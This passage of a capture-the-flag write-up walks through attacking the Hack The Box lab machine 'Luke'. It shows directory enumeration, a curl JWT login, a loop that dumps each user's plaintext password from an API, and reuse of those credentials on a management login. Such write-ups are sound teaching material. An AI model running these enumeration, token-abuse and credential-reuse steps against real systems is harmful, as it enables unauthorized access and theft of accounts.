
Response Headers

Connection	keep-alive
Content-Length	56
Content-Type	application/json; charset=utf-8
Date	Mon, 27 May 2019 13:00:01 GMT
ETag	W/"38-JmWDrUPxlbirDH0hheljdLOzrFs"
X-Powered-By	Express

Request Headers

Accept	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding	gzip, deflate
Accept-Language	en-US,en;q=0.5
Connection	keep-alive
Host	10.10.10.137:3000
Upgrade-Insecure-Requests	1
User-Agent	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) Gecko/20100101 Firefox/66.0

Port 3000 - Gobuster results



lvkalim.tlp - root@127.0.0.1:8443 - Bitvise xterm - root@WiNK: ~

```
specific extensions to spot if multiple put htm,html,...



=====================================================
Gobuster v2.0.1              OJ Reeves (@TheColonial)
=====================================================
[+] Mode         : dir
[+] Url/Domain   : http://10.10.10.137:3000/
[+] Threads      : 10
[+] Wordlist     : /usr/share/dirbuster/wordlists/directory-list-lowercase-2.3-medium.txt
[+] Status codes : 200,204,301,302,307,403
[+] Timeout      : 10s
=====================================================
2019/05/26 15:32:34 Starting gobuster
=====================================================
/login (Status: 200)
/users (Status: 200)
=====================================================
2019/05/26 17:10:00 Finished
=====================================================
root@WiNK:~/HTB/zLuke#
[137] 0:bashZ 1:bash*Z 2:bash-Z                                                  20:44:27
```

This shows that there are only 2 pages, but all ask for either authentication tokens or authentication.
What I suspected is that we need to login using some credentials first and that will generate some sort of authentication token to be used for the users page.

Based on this website - https://medium.com/dev-bits/a-guide-for-adding-jwt-token-based-authentication-to-your-single-page-nodejs-applications-c403f7cf04f4


Logging in and getting the token

```
curl --header "Content-Type: application/json" \
  --request POST \
  --data '{"password":"password", "username":"admin"}' \
  http://localhost:8000/login

{
   "success":true,
   "message":"Authentication successful!",
"token":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbW
luIiwiaWF0IjoxNTM0OTMzNTY2LCJleHAiOjE1MzUwMTk5NjZ9.3xOdoxpK8hb42ykjM
Il6rwLafB63Y-EQNOO9fFamp68"
}
```

Using the token to Get something else


```
curl -X GET \
  -H 'Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwiaWF
0IjoxNTM0OTI1MTQwLCJleHAiOjE1MzUwMTE1NDB9.MIcWFBzAr5WVhbaSa1kd1_hmEZ
sepo8fXqotqvAerKI' \
  http://localhost:8000

{
    "success": true,
    "message": "Index page"
}
```

So I did this:
‘root’ didn't work the first time but ‘admin’ did work.


lvkalim.tlp - root@127.0.0.1:8443 - Bitvise xterm - root@WiNK: ~


```
root@WiNK:~/HTB/zLuke# curl --header "Content-Type: application/json" --request POST --data '{"username":"root", "password":"Zk6heYCyv6ZE9Xcg"}' http://10.10.10.137:3000/login
Forbiddenroot@WiNK:~/HTB/zLuke#
root@WiNK:~/HTB/zLuke# curl --header "Content-Type: application/json" --request POST --data '{"username":"admin", "password":"Zk6heYCyv6ZE9Xcg"}' http://10.10.10.137:3000/login
{"success":true,"message":"Authentication successful!","token":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwiaWF0IjoxNTU4OTYzNTAxLCJleHAiOjE1NTkwNDk5MDF9.xocaMqV7J2xyi9BO2cKN_fEsJuZ6XV6m61qpEUReKxA"}
root@WiNK:~/HTB/zLuke#

[137] 0:bash-Z 1:bash  2:bash*Z                                                                                  21:07:32
```

Using the token eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwiaWF0IjoxNTU4OTYzNTAxLCJleHAiOjE1NTkwNDk5MDF9.xocaMqV7J2xyi9BO2cKN_fEsJuZ6XV6m61qpEUReKxA, we try to get a response from users page using Get


lvkalim.tlp - root@127.0.0.1:8443 - Bitvise xterm - root@WiNK: ~

```
root@WiNK:~/HTB/zLuke# curl --header "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwiaWF0IjoxNTU4OTYzNTAxLCJleHAiOjE1NTkwNDk5MDF9.xocaMqV7J2xyi9BO2cKN_fEsJuZ6XV6m61qpEUReKxA"
http://10.10.10.137:3000/users
[{"ID":"1","name":"Admin","Role":"Superuser"},{"ID":"2","name":"Derry","Role":"Web Admin"},{"ID":"3","name":"Yuri","Role":"Beta Tester"},{"ID":"4","name":"Dory","Role":"Supporter"}]root@WiNK:~/HTB/zLuke#

[137] 0:bash-Z 1:bash  2:bash*Z                                                                                  21:13:02
```

We get 4 user names - Admin, Derry, Yuri and Dory, using these 4, we try to browse each of them using the same token:



lvkalim.tlp - root@127.0.0.1:8443 - Bitvise xterm - root@WiNK: ~

```
root@WiNK:~/HTB/zLuke# cat usernames.txt
Admin
Derry
Yuri
Dory
root@WiNK:~/HTB/zLuke# while read line; do curl --header "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwiaWF0IjoxNTU4OTYzNTAxLCJleHAiOjE1NTkwNDk5MDF9.
xocaMqV7J2xyi9BO2cKN_fEsJuZ6XV6m61qpEUReKxA" http://10.10.10.137:3000/users/$line; done < usernames.txt
{"name":"Admin","password":"WX5b7)>/rp$U)FW"}{"name":"Derry","password":"rZ86wwLvx7jUxtch"}{"name":"Yuri","password":"bet@tester87"}{"name":"Dory","password":"5y:!xa=ybfe)/QD"}root@WiNK:~/HT
root@WiNK:~/HTB/zLuke# █

[137] 0:bash-Z 1:bash  2:bash*Z                                                                                  21:17:32
```

We get 4 pairs of credentials:

Admin:WX5b7)>/rp$U)FW
Derry:rZ86wwLvx7jUxtch
Yuri:bet@tester87
Dory:5y:!xa=ybfe)/QD


III. Port 8000 - Ajenti



Gobuster did not reveal anything.
All the credentials discovered before did not work here.

4. Retry

Trying our credentials in our previous logins discovered, Derry:rZ86wwLvx7jUxtch worked on http://10.10.10.137/management




Authentication Required

http://10.10.10.137 is requesting your username and password. The site says: "Authentification required ! Forbidden to visitors .."

User Name: Derry

Password: ●●●●●●●●●●●●●●●●

